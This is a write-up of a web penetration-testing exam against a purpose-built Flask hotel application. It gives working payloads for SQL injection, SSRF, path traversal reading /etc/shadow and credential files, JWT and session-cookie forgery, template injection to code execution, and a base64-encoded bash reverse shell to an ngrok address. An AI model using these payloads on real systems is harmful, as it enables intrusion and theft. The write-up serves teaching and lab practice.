June 4, 2026
My Instructor Said “You Can’t Get a Shell.” I Got Root. — Full Web Pentest Exam Write-Up
Author: Shikhali Jamalzade GitHub: github.com/alisalive LinkedIn: linkedin.com/in/camalzads

Shikhali Jamalzade
15 min read
Disclosure Notice:_ This assessment was conducted as a formal practical examination under the supervision of MilliSec LLC. The target application VanguardCorp Hotel Management System — was a purpose-built CTF/exam environment deployed specifically for this assessment on May 24, 2026. No real user data was involved. All exploitation was performed within an isolated lab network. This write-up is published strictly for educational purposes._
The Setup
Before the exam started, my instructor — the person who built the target application from scratch — looked me in the eye and said:
"You can't get a shell from this site. I haven't left that kind of vulnerability."
5 minutes later, I had a root shell.
Not a www-data shell. Not a limited user. Root. uid=0(root). The web application process itself was running as the system's superuser, which meant the moment I achieved code execution, I owned the entire machine at the highest possible privilege level.
This is the full story of that exam — every finding, every payload, the complete attack chain, and why a five-vulnerability chain starting from a single unauthenticated endpoint ended at full OS compromise.
Context
This was a practical penetration testing examination conducted at MilliSec LLC on May 24, 2026. The format: black-box. No source code, no credentials, no architecture knowledge. Just an IP address and ten hours.
The target was the VanguardCorp Hotel Management System — a custom-built Flask/Jinja2 web application backed by SQLite and proxied through nginx. The scope covered the full application: authentication, API endpoints, user functionality, administrative panel, and everything in between.
Parameter Detail Target VanguardCorp Hotel Management System Target IP 82.153.241.96 Attacker IP 10.0.2.5 (isolated lab VM) Technology Stack Python / Flask, Jinja2, SQLite, nginx Assessment Type Black-Box Web Application Penetration Test Assessment Date May 24, 2026 Exclusions Denial of Service; actions beyond demonstration of impact
The final report documented ten confirmed vulnerabilities — five rated Critical, five rated High. CVSS scores ranged from 7.5 to 9.8.
But the number that mattered most: 1 root shell.
Phase 1: Reconnaissance — Reading the Application
The first thing I do on any black-box engagement is just use the application like a normal person. Click everything. Notice what changes in the URL. Watch what headers come back. This phase is slower than running a scanner, but it gives you a mental model that tools can't.
The VanguardCorp application presented itself as a hotel management platform: browsable destinations, user registration and login, a booking system, a profile page, reviews, and a legal document section in the footer. The admin panel was accessible at /admin/login.
Technology fingerprinting gave me:
- Flask session cookies (identifiable by the
eyJbase64 prefix) - Jinja2 template engine (implied by the Flask stack)
- nginx/1.18.0 reverse proxy on Ubuntu
- SQLite (confirmed later via LFI)
- A
/legal?doc=terms.txtlink in the footer — a filename parameter that immediately caught my attention
That doc parameter is the kind of thing that looks boring on first glance. It isn't.
Phase 2: First Blood — SQL Injection on Login
The login form was the natural first target. I started with the most fundamental injection test: a single quote in the username field. The application returned a server error rather than a generic "invalid credentials" message — a strong signal that the input was landing directly in a SQL query.
F-01 — SQL Injection: Authentication Bypass
Severity CRITICAL
CVSS v3.1 9.4 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
OWASP A03:2021 — Injection
Affected /login and /admin/login
The payload was as simple as it gets:

Username: ' OR '1'='1' --
Password: anything
Username: ' OR '1'='1' --
Password: anythingThe application returned a valid authenticated session for the first user record in the database. I applied the same payload to /admin/login.

The redirect landed me on the full administrative control panel.

The admin panel exposed a live dashboard showing registered clients, active properties, total reservations, and gross revenue — plus a full client inquiry log that already contained SQL injection payloads submitted by other testers during prior sessions. I was not the first person to find this.
Why this works: The login handler constructs a SQL query by string-concatenating the user-supplied username directly into the query body. The injected OR '1'='1' makes the WHERE clause always evaluate to true, returning the first row in the users table. The -- comment sequence discards everything after it, including the password check.
Remediation: Replace dynamic SQL with parameterised queries or prepared statements. One-line fix at the database layer.
Phase 3: SSRF — The Application Talks to Itself
With admin access established, I turned to the API endpoints. The resort preview functionality accepted a URL parameter and fetched its content server-side — a textbook Server-Side Request Forgery surface.
F-02 — Server-Side Request Forgery (SSRF)
Severity CRITICAL
CVSS v3.1 9.1 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP A10:2021 — Server-Side Request Forgery
Affected /api/v1/resort/preview?url=
Flags CTF{SSRF_gives_internal_access} | CTF{SSRF_env_disclosure}
I directed the server to request its own loopback interface:

GET /api/v1/resort/preview?url=http://127.0.0.1/internal/configGET /api/v1/resort/preview?url=http://127.0.0.1/internal/configThe server returned its own internal configuration page — exposing the Flask session secret key, the JWT signing secret, and the admin password in a single request.

A second request to the debug endpoint returned process environment variables:
GET /api/v1/resort/preview?url=http://127.0.0.1/debug/envGET /api/v1/resort/preview?url=http://127.0.0.1/debug/env
Credentials and secrets obtained at this stage:
Secret Value Admin password VanguardCorpAdmin2026! Flask session secret key vanguard_horizon_secret_2026 JWT signing secret secret
These three values became the keys to everything that followed.
Phase 4: LFI — Reading the Server From the Inside
That doc parameter from the footer had been waiting for me. The application served legal documents by reading filenames from the URL — with no path sanitisation whatsoever.
F-03 — Local File Inclusion (LFI): Source Code and File Exposure
Severity CRITICAL
CVSS v3.1 8.8 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
OWASP A01:2021 — Broken Access Control
Affected /legal?doc= parameter
Path traversal payloads worked immediately:
# System user list
GET /legal?doc=%2Fetc%2Fpasswd
# Shadow file — root password hash
GET /legal?doc=%2Fetc%2Fshadow
# Flask source code
GET /legal?doc=%2Froot%2Fapp.py
# SQLite database
GET /legal?doc=%2Froot%2Fvanguard.db
# Bash history
GET /legal?doc=%2Froot%2F.bash_history
# Process environment
GET /legal?doc=%2Fproc%2Fself%2Fenviron
# System user list
GET /legal?doc=%2Fetc%2Fpasswd
# Shadow file — root password hash
GET /legal?doc=%2Fetc%2Fshadow
# Flask source code
GET /legal?doc=%2Froot%2Fapp.py
# SQLite database
GET /legal?doc=%2Froot%2Fvanguard.db
# Bash history
GET /legal?doc=%2Froot%2F.bash_history
# Process environment
GET /legal?doc=%2Fproc%2Fself%2Fenviron

/etc/passwd already told me something critical: the web application process was running as root. That single fact meant that any code execution I achieved would immediately be root-level.

The full source confirmed what SSRF had already leaked: app.secret_key = "vanguard_horizon_secret_2026". It also revealed the SSTI vector — but more on that shortly.



Complete file exfiltration summary:
File Content /etc/passwd Full system user list — process confirmed running as root /etc/shadow Root user password hash exposed /root/app.py Complete Flask source — all routes, secret keys, business logic /root/vanguard.db Full database — all users, invoices, hotel data, credentials /root/.bash_history Server setup commands — confirmed Python/Flask/SQLite stack /proc/self/environ Process environment — additional configuration disclosure
Remediation: Validate all filename input server-side. Resolve the absolute path and confirm it sits within the permitted base directory before reading. Never run the web process as root.
Phase 5: JWT Forgery — Becoming Superadmin
With the JWT signing secret confirmed as secret, forging a privileged token was a one-liner.
F-04 — JWT Weak Secret: Token Forgery
Severity CRITICAL
CVSS v3.1 8.8 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP A02:2021 — Cryptographic Failures
Affected POST /api/v1/token — JWT issuance and verification
Flag CTF{JWT_alg_none_is_never_safe}
python3 -c "
import jwt
payload = {'user_id': 1, 'username': 'admin', 'role': 'superadmin'}
token = jwt.encode(payload, 'secret', algorithm='HS256')
print(token)
"
curl -H "Authorization: Bearer <FORGED_TOKEN>" \
  http://82.153.241.96/api/v1/admin/data
python3 -c "
import jwt
payload = {'user_id': 1, 'username': 'admin', 'role': 'superadmin'}
token = jwt.encode(payload, 'secret', algorithm='HS256')
print(token)
"
curl -H "Authorization: Bearer <FORGED_TOKEN>" \
http://82.153.241.96/api/v1/admin/data
The API returned the full user database and confirmed CTF{JWT_alg_none_is_never_safe}.
Why this is catastrophic: A JWT signed with a weak, guessable, or exposed secret is not a security control — it is a signed permission slip that anyone can forge. The moment the secret leaks (via SSRF, LFI, source code, or a disgruntled employee), every JWT-protected endpoint in the application is fully compromised.
Phase 6: SSTI — "You Can't Get a Shell"
This is where the exam got interesting.
The source code I retrieved via LFI contained the profile route:
template = """...""" + session["username"] + """..."""
return render_template_string(template, ...)
template = """...""" + session["username"] + """..."""
return render_template_string(template, ...)The username value from the Flask session cookie was being concatenated directly into a Jinja2 template string before rendering. This is Server-Side Template Injection — any Jinja2 expression in the username gets evaluated server-side.
But to exploit this, I needed two things I already had:
- The Flask session secret key — to forge a signed session cookie with a malicious username
- Code execution context — to run OS commands
Both were already in my hands from SSRF and LFI.
F-05 — Server-Side Template Injection (SSTI): Remote Code Execution
Severity CRITICAL
CVSS v3.1 9.8 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
OWASP A03:2021 — Injection
Affected /profile — Flask session username rendered via render_template_string()
Status Confirmed — RCE achieved as root
Step 1: Confirm SSTI
First, I verified template evaluation with a benign arithmetic payload. I forged a session cookie with username = {{7*7}} using the known Flask secret:
from flask import Flask
from flask.sessions import SecureCookieSessionInterface
app = Flask(__name__)
app.secret_key = "vanguard_horizon_secret_2026"
payload = "{{7*7}}"
s = SecureCookieSessionInterface().get_signing_serializer(app)
print(s.dumps({
    "role": "admin",
    "user_id": 1,
    "username": payload,
    "verified": True
}))
curl -s -b "session=<FORGED_COOKIE>" http://82.153.241.96/profile
from flask import Flask
from flask.sessions import SecureCookieSessionInterface
app = Flask(__name__)
app.secret_key = "vanguard_horizon_secret_2026"
payload = "{{7*7}}"
s = SecureCookieSessionInterface().get_signing_serializer(app)
print(s.dumps({
"role": "admin",
"user_id": 1,
"username": payload,
"verified": True
}))
curl -s -b "session=<FORGED_COOKIE>" http://82.153.241.96/profileThe profile page rendered Client Dossier: 49. Template evaluation confirmed.

Step 2: RCE via OS command execution
With SSTI confirmed, I escalated to OS command execution using the Jinja2 config object to access the os module:
payload = r"""{{config.__class__.__init__.__globals__['os'].popen('id').read()}}"""payload = r"""{{config.__class__.__init__.__globals__['os'].popen('id').read()}}"""The server returned uid=0(root) gid=0(root) groups=0(root).
My instructor had said shell access was impossible. The server was running as root, and I had code execution.
Step 3: Reverse shell via ngrok tunnel
Here is where the real challenge started. My attacker machine was behind NAT — 192.168.0.36 is a private address unreachable from the internet. A standard reverse shell to a local IP would never connect back.
The solution: tunnel the reverse shell through ngrok, which exposes a local listener to the internet via a public TCP endpoint.
After configuring ngrok with an auth token and opening a TCP tunnel on port 4444:
./ngrok tcp 4444
# Output: Forwarding tcp://0.tcp.in.ngrok.io:20699 -> localhost:4444
./ngrok tcp 4444
# Output: Forwarding tcp://0.tcp.in.ngrok.io:20699 -> localhost:4444With the public ngrok address in hand, I crafted the reverse shell payload. The key was that bash -i >& /dev/tcp/HOST/PORT doesn't resolve domain names natively — it needs a direct IP. I resolved the ngrok address first:
nslookup 0.tcp.in.ngrok.io
# 3.6.231.193
nslookup 0.tcp.in.ngrok.io
# 3.6.231.193Then built the complete forged session cookie with the base64-encoded reverse shell:
from flask import Flask
from flask.sessions import SecureCookieSessionInterface
import base64
app = Flask(__name__)
app.secret_key = "vanguard_horizon_secret_2026"
cmd = "bash -i >& /dev/tcp/3.6.231.193/20699 0>&1"
b64 = base64.b64encode(cmd.encode()).decode()
payload = "{{config.__class__.__init__.__globals__['os'].popen('echo " + b64 + "|base64 -d|bash').read()}}"
s = SecureCookieSessionInterface().get_signing_serializer(app)
print(s.dumps({
    "role": "admin",
    "user_id": 1,
    "username": payload,
    "verified": True
}))
# TAB 1 — Listener
nc -lnvp 4444
# TAB 2 — Trigger the payload
curl -s -b "session=$SHELL_COOKIE" http://82.153.241.96/profile
from flask import Flask
from flask.sessions import SecureCookieSessionInterface
import base64
app = Flask(__name__)
app.secret_key = "vanguard_horizon_secret_2026"
cmd = "bash -i >& /dev/tcp/3.6.231.193/20699 0>&1"
b64 = base64.b64encode(cmd.encode()).decode()
payload = "{{config.__class__.__init__.__globals__['os'].popen('echo " + b64 + "|base64 -d|bash').read()}}"
s = SecureCookieSessionInterface().get_signing_serializer(app)
print(s.dumps({
"role": "admin",
"user_id": 1,
"username": payload,
"verified": True
}))
# TAB 1 — Listener
nc -lnvp 4444
# TAB 2 — Trigger the payload
curl -s -b "session=$SHELL_COOKIE" http://82.153.241.96/profile
The listener received the connection.

root@82.153.241.96:~# id
uid=0(root) gid=0(root) groups=0(root)
root@82.153.241.96:~# whoami
rootroot@82.153.241.96:~# id
uid=0(root) gid=0(root) groups=0(root)
root@82.153.241.96:~# whoami
rootFull OS compromise. As root.
The web application was running as the system superuser — meaning there was no privilege escalation step required. The moment code execution was achieved via SSTI, I had the highest possible access level on the machine.
The extra finding here: A web application should never run as root. Even if SSTI had been patched, a correctly configured server would limit the impact of any future RCE to a low-privilege www-data or application user. Running as root amplifies every code execution vulnerability to full system compromise with zero additional steps.
Remediation:
# Vulnerable:
return render_template_string("Hello " + session['username'])
# Safe:
return render_template_string("Hello {{ name }}", name=session['username'])
# Vulnerable:
return render_template_string("Hello " + session['username'])
# Safe:
return render_template_string("Hello {{ name }}", name=session['username'])Never concatenate user-controlled data into template strings. Run the web process as a dedicated low-privilege user, never root.
Phase 7: The Remaining Findings
With the crown jewel secured, I documented the remaining vulnerabilities methodically.
F-06 — Stored Cross-Site Scripting (XSS)
Severity HIGH — CVSS 8.2 Affected Review submission form — rendered in admin panel
The review form accepted raw HTML without sanitisation. Submitted payloads persisted in the database and executed in the administrator's browser when viewing the review management page.
<img src=x onerror=alert(XSS)><img src=x onerror=alert(XSS)>Impact: An attacker can steal admin session cookies, perform actions on behalf of the administrator, or redirect to phishing pages — all triggered the moment an admin loads the reviews page.
F-07 — Reflected Cross-Site Scripting (XSS)
Severity HIGH — CVSS 7.5
Affected /search?q= parameter
The search endpoint reflected the q parameter directly into the HTML response without encoding.
GET /search?q=<script>alert(XSS)</script>GET /search?q=<script>alert(XSS)</script>
Remediation: Encode all reflected query parameter values before HTML output. Implement a Content Security Policy header.


F-08 — Insecure Direct Object Reference (IDOR): Invoice Enumeration
Severity HIGH — CVSS 8.1
Affected /invoice?invoice_id= parameter
The invoice endpoint returned records based on a numeric ID without verifying that the requesting user owned the record. Sequential enumeration exposed all invoices across all users.
/invoice?invoice_id=1   → my invoice
/invoice?invoice_id=2   → Client 1's invoice
/invoice?invoice_id=3   → Client 2's invoice
.../invoice?invoice_id=1 → my invoice
/invoice?invoice_id=2 → Client 1's invoice
/invoice?invoice_id=3 → Client 2's invoice
...
Remediation: Enforce object-level authorisation on every retrieval. Verify the authenticated user's ID matches the record owner before returning data.
F-09 — Missing Authentication on API Endpoint
Severity HIGH — CVSS 8.6
Affected DELETE /api/v1/hotels/<id>
Flag CTF{missing_auth_on_api_endpoint}
The hotel DELETE endpoint performed no authentication or authorisation check. Any unauthenticated client could permanently remove hotel records.
curl -X DELETE http://82.153.241.96/api/v1/hotels/1
# Response: HTTP 200 — hotel record permanently deleted
curl -X DELETE http://82.153.241.96/api/v1/hotels/1
# Response: HTTP 200 — hotel record permanently deletedRemediation: Apply mandatory authentication middleware to all state-mutating API routes (POST, PUT, PATCH, DELETE).
F-10 — Sensitive Data Exposure: Hardcoded Secrets
Severity HIGH — CVSS 7.7 Affected Source code and database exfiltrated via LFI (F-03)
The source code contained hardcoded Flask secret key and JWT signing secret. The database contained plaintext credentials for all users. These were accessible via LFI and SSRF independently.
Credentials exposed:
Flask session secret key vanguard_horizon_secret_2026 JWT signing secret secret Admin password VanguardCorpAdmin2026! Superadmin password SuperSecret99!
Remediation: Never hardcode secrets in source code. Store all sensitive configuration in server-side environment variables. Rotate all exposed credentials immediately.
The Complete Attack Chain
The ten vulnerabilities do not exist in isolation. Here is the exact execution path — from unauthenticated visitor to root shell:
[Attacker — No credentials, no prior knowledge]
        │
        ▼
[1] Application recon → identify Flask sessions, /legal?doc= parameter,
    SSRF endpoint at /api/v1/resort/preview?url=
        │
        ▼
[2] SQL Injection → POST /login and /admin/login
    Payload: ' OR '1'='1' --
    Result:  Full admin session, no credentials required   [F-01]
        │
        ▼
[3] SSRF → GET /api/v1/resort/preview?url=http://127.0.0.1/internal/config
    Result:  Flask secret key + JWT secret + admin password
             CTF{SSRF_gives_internal_access}               [F-02]
        │
        ├──────────────────────────────────────────────────────────┐
        ▼                                                          ▼
[4] LFI → GET /legal?doc=%2Froot%2Fapp.py           [4b] JWT Forgery
    Result: Full source code → confirms SSTI vector        Forge superadmin token
            GET /legal?doc=%2Fetc%2Fpasswd               with signing secret
            → process running as root confirmed            CTF{JWT_alg_none_is_never_safe}
            GET /legal?doc=%2Froot%2Fvanguard.db   [F-04]
            → full database dump               [F-03]
        │
        ▼
[5] SSTI via forged Flask session cookie
    username = {{config.__class__.__init__.__globals__['os'].popen('id').read()}}
    → id: uid=0(root)                                       [F-05]
        │
        ▼
[6] Reverse shell via ngrok TCP tunnel
    cmd = "bash -i >& /dev/tcp/<NGROK_IP>/20699 0>&1"
    Encode → base64 | base64 -d | bash
    → Listener receives connection
        │
        ▼
[7] root@82.153.241.96:~# whoami
    root
    ══════════════════════════════
    FULL OS COMPROMISE AS ROOT
══════════════════════════════[Attacker — No credentials, no prior knowledge]
│
▼
[1] Application recon → identify Flask sessions, /legal?doc= parameter,
SSRF endpoint at /api/v1/resort/preview?url=
│
▼
[2] SQL Injection → POST /login and /admin/login
Payload: ' OR '1'='1' --
Result: Full admin session, no credentials required [F-01]
│
▼
[3] SSRF → GET /api/v1/resort/preview?url=http://127.0.0.1/internal/config
Result: Flask secret key + JWT secret + admin password
CTF{SSRF_gives_internal_access} [F-02]
│
├──────────────────────────────────────────────────────────┐
▼ ▼
[4] LFI → GET /legal?doc=%2Froot%2Fapp.py [4b] JWT Forgery
Result: Full source code → confirms SSTI vector Forge superadmin token
GET /legal?doc=%2Fetc%2Fpasswd with signing secret
→ process running as root confirmed CTF{JWT_alg_none_is_never_safe}
GET /legal?doc=%2Froot%2Fvanguard.db [F-04]
→ full database dump [F-03]
│
▼
[5] SSTI via forged Flask session cookie
username = {{config.__class__.__init__.__globals__['os'].popen('id').read()}}
→ id: uid=0(root) [F-05]
│
▼
[6] Reverse shell via ngrok TCP tunnel
cmd = "bash -i >& /dev/tcp/<NGROK_IP>/20699 0>&1"
Encode → base64 | base64 -d | bash
→ Listener receives connection
│
▼
[7] root@82.153.241.96:~# whoami
root
══════════════════════════════
FULL OS COMPROMISE AS ROOT
══════════════════════════════The chain in plain English:
- SQLi gave admin access with no credentials.
- SSRF leaked the Flask secret key and JWT secret from the server's own internal config.
- LFI provided full source code confirming the SSTI vulnerability in the profile route.
- With the Flask secret, I forged a session cookie with a Jinja2 OS command payload as the username.
- The server evaluated the payload and executed it as root — because the process had never been stripped of root privileges.
- ngrok tunneled the reverse shell past NAT, and the connection landed on my listener.
Each vulnerability alone is serious. Chained together, they form a straight line from zero to root.
The "Impossible" Shell
Let me come back to the statement that opened this write-up.
My instructor said shell access was not possible. What he likely meant was that there was no obvious command injection, no file upload with execution, no traditional RCE surface visible from standard black-box testing. He was right about the obvious paths.
What he hadn't accounted for was the chain:
- SSRF leaking the Flask secret key
- LFI confirming the source code's SSTI vulnerability
